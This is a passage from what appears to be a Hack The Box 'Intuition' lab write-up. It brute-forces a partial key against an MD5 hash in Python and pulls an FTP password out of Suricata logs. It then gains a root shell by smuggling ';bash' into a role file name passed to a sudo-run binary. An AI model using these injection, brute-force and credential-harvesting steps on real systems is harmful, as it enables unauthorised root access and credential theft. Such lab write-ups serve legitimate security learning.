                perror("Failed to open the playbook directory");
                return 1;
            }

            struct dirent *entry;
            int currentPlaybookNumber = 1;
            char *playbookName = NULL;

            while ((entry = readdir(dir)) != NULL) {
                if (entry->d_type == DT_REG && strstr(entry->d_name,
".yml") != NULL) {
                    if (currentPlaybookNumber == playbookNumber) {
                        playbookName = entry->d_name;
                        break;
                    }
                    currentPlaybookNumber++;
```

```
                }
            }

            closedir(dir);

            if (playbookName != NULL) {
                runPlaybook(playbookName);
            } else {
                printf("Invalid playbook number.\n");
            }
        } else {
            printf("Invalid playbook number.\n");
        }
    } else if (strcmp(argv[1], "install") == 0) {
        installRole(argv[2]);
    } else {
        printf("Usage2: %s [list|run playbook_number|install role_url] -a
<auth_key>\n", argv[0]);
        return 1;
    }

    return 0;
}
```

Key Guessing

Let's move on to guessing the last four digits of the key.

Here's the missing value key: `UHI75GHI****`. The hash associated with it is `0feda17076d793c2ef2870d7427ad4ed`.

We can use the Python code below to try all possible combinations:

```
import time
import itertools
import hashlib
import string

start_time = time.time()

# Define the hash and characters to be brute forced
target_hash = "0feda17076d793c2ef2870d7427ad4ed"
access_code = "UHI75GHI"
character_set = string.ascii_letters + string.digits
key_length = 4

# Function to check if the generated hash matches the target or not
def compare_hash(candidate_key_hash, target_key_hash):
    generated_hash = hashlib.md5(candidate_key_hash.encode()).hexdigest()
```

```
    return generated_hash == target_key_hash

# Loop through combinations to find the matching key
for key_guess in itertools.product(character_set, repeat=key_length):
    potential_key = f"{access_code}{''.join(key_guess)}"
    if compare_hash(potential_key, target_hash):
        end_time = time.time()
        elapsed_time = end_time - start_time
        print(potential_key)
        print(f"Time consumed: {elapsed_time} seconds")
        break
else:
    end_time = time.time()
    elapsed_time = end_time - start_time
    print("No matching key found.")
    print(f"Time consumed: {elapsed_time} seconds")
```

Python script guesses the key within 7 seconds: *UHI75GHINKOP*

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ python3 guess.py
UHI75GHINKOP
Time consumed: 7.125084400177002 seconds
```

Suricata

Unfortunately, we do not have the privilege to run **runner1** although we have the correct key:

```
dev_acc@intuition:/tmp$ ./runner1 install http://role.host.tld/role.tar -a "UHI75GHINKOP"
-bash: ./runner1: Permission denied
```

After spending lot of time on enumeration, we found something interesting on `/opt`:

```
dev_acc@intuition:/opt$ ls -l
total 20
drwx--x--x 4 root root    4096 Aug 26  2023 containerd
drwxr-xr-x 4 root root    4096 Sep 19  2023 ftp
drwxr-xr-x 3 root root    4096 Apr 10 08:21 google
drwxr-x--- 2 root sys-adm 4096 Apr 10 08:21 playbooks
drwxr-x--- 2 root sys-adm 4096 Apr 10 08:21 runner2
```

There is a directory called `runner2` but only `sys_adm` group can access it, The idea is, this is the version 2 of the application we was exploiting before `runner1` so it should be related somehow, after some search again I found logs directory for **suricata**.

There are multiple zip files inside `/var/log/suricata`:

```
dev_acc@intuition:/var/log/suricata$ ls
eve.json                    eve.json.8.gz               fast.log.7.gz               stats.log.5.gz              suricata.log.1-2024060109.backup
eve.json.1                  fast.log                    fast.log.8.gz               stats.log.7.gz              suricata.log.5.gz
eve.json.1-2024040114.backup fast.log.1                 stats.log                   stats.log.8.gz              suricata.log.7.gz
eve.json.1-2024042213.backup fast.log.1-2024040114.backup stats.log.1               suricata.log                suricata.log.8.gz
eve.json.1-2024042918.backup fast.log.1-2024042213.backup stats.log.1-2024040114.backup suricata.log.1
eve.json.1-2024060109.backup fast.log.1-2024042918.backup stats.log.1-2024042213.backup suricata.log.1-2024040114.backup
eve.json.5.gz               fast.log.1-2024060109.backup stats.log.1-2024042918.backup suricata.log.1-2024042213.backup
eve.json.7.gz               fast.log.5.gz               stats.log.1-2024060109.backup suricata.log.1-2024042918.backup
```

Suricata sometimes leave credentials behind so let's look for the active usernames with **zgrep**.

Searching for user **lopez**, we can see authentication password for user lopez: **Lopezz1992%123**

```
dev_acc@intuition:/var/log/suricata$ zgrep -i lopez *.gz
eve.json.8.gz:{"timestamp":"2023-09-28T17:43:36.099184+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_
port":37522,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"USER","command
_data":"lopez","completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
eve.json.8.gz:{"timestamp":"2023-09-28T17:43:52.999165+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_
port":37522,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"PASS","command
_data":"Lopezzz1992%123","completion_code":["530"],"reply":["Authentication failed."],"reply_received":"yes"}}
eve.json.8.gz:{"timestamp":"2023-09-28T17:44:32.133372+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_
port":45760,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"USER","command
_data":"lopez","completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
eve.json.8.gz:{"timestamp":"2023-09-28T17:44:48.188361+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_
port":45760,"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"PASS","command
_data":"Lopezz1992%123","completion_code":["230"],"reply":["Login successful."],"reply_received":"yes"}}
```

Now we can switch in to **lopez**'s shell using `su lopez` and the discovered password:

```
dev_acc@intuition:~$ su lopez
Password:
lopez@intuition:/home/dev_acc$ id
uid=1003(lopez) gid=1003(lopez) groups=1003(lopez),1004(sys-adm)
```

Privesc: lopez to root

`lopez` user is one of the `sys-adm` group so we can access the `runner2` directory now:

```
lopez@intuition:/opt/runner2$ ls
runner2
```

It seems that **runner2** application receive json file as the input:

```
lopez@intuition:/opt/runner2$ ./runner2
Usage: ./runner2 <json_file>
```

After long enumeration, we discovered way to exploit this.

We will frist create a json file with the key on it as such:

`echo ' { "auth_code": "UHI75GHINKOP", "run": { "action": "install", "role_file": "getroot.tar;bash" } }' > file.json`

```
lopez@intuition:/tmp$ echo ' { "auth_code": "UHI75GHINKOP", "run": { "action": "install", "role_file": "getroot.tar;bash" } }' > file.json
lopez@intuition:/tmp$ cat file.json
 { "auth_code": "UHI75GHINKOP", "run": { "action": "install", "role_file": "getroot.tar;bash" } }
```

Let's create **archive.tar.gz** file:

```
lopez@intuition:/tmp$ tar -czvf archive.tar.gz .
./
./.XIM-unix/
./file.json
tar: ./systemd-private-cb4fa240fbba446880019b7d06631e00-systemd-timesyncd.service-0omOga: Cannot open: Permission denied
./.X11-unix/
./.ICE-unix/
./.Test-unix/
tar: ./vmware-root_697-3988163015: Cannot open: Permission denied
./.font-unix/
./archive.tar.gz
tar: ./systemd-private-cb4fa240fbba446880019b7d06631e00-systemd-logind.service-6DCxu3: Cannot open: Permission denied
tar: ./snap-private-tmp: Cannot open: Permission denied
tar: ./systemd-private-cb4fa240fbba446880019b7d06631e00-ModemManager.service-WMf4Df: Cannot open: Permission denied
tar: ./systemd-private-cb4fa240fbba446880019b7d06631e00-selenium.service-iOpnjJ: Cannot open: Permission denied
tar: ./systemd-private-cb4fa240fbba446880019b7d06631e00-systemd-resolved.service-KKNOHH: Cannot open: Permission denied
tar: .: file changed as we read it
tar: Exiting with failure status due to previous errors
```

Now, let's change the name of the zip file into **getroot.tar;bash**:

```
mv archive.tar.gz "getroot.tar;bash"
```

When we run **runner2** towards **file.json**, we get a shell as the root:

```
sudo /opt/runner2/runner2 file.json
```

```
lopez@intuition:/tmp$ sudo /opt/runner2/runner2 file.json
[sudo] password for lopez:
Starting galaxy role install process
[WARNING]: - getroot.tar was NOT installed successfully: Unknown error when attempting to call Galaxy at 'https://galaxy.ansible.com/api/': <urlopen error
[Errno -3] Temporary failure in name resolution>
ERROR! - you can use --ignore-errors to skip failed roles and finish processing the list.
root@intuition:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

References

- https://pswalia2u.medium.com/exploiting-xss-stealing-cookies-csrf-2325ec03136e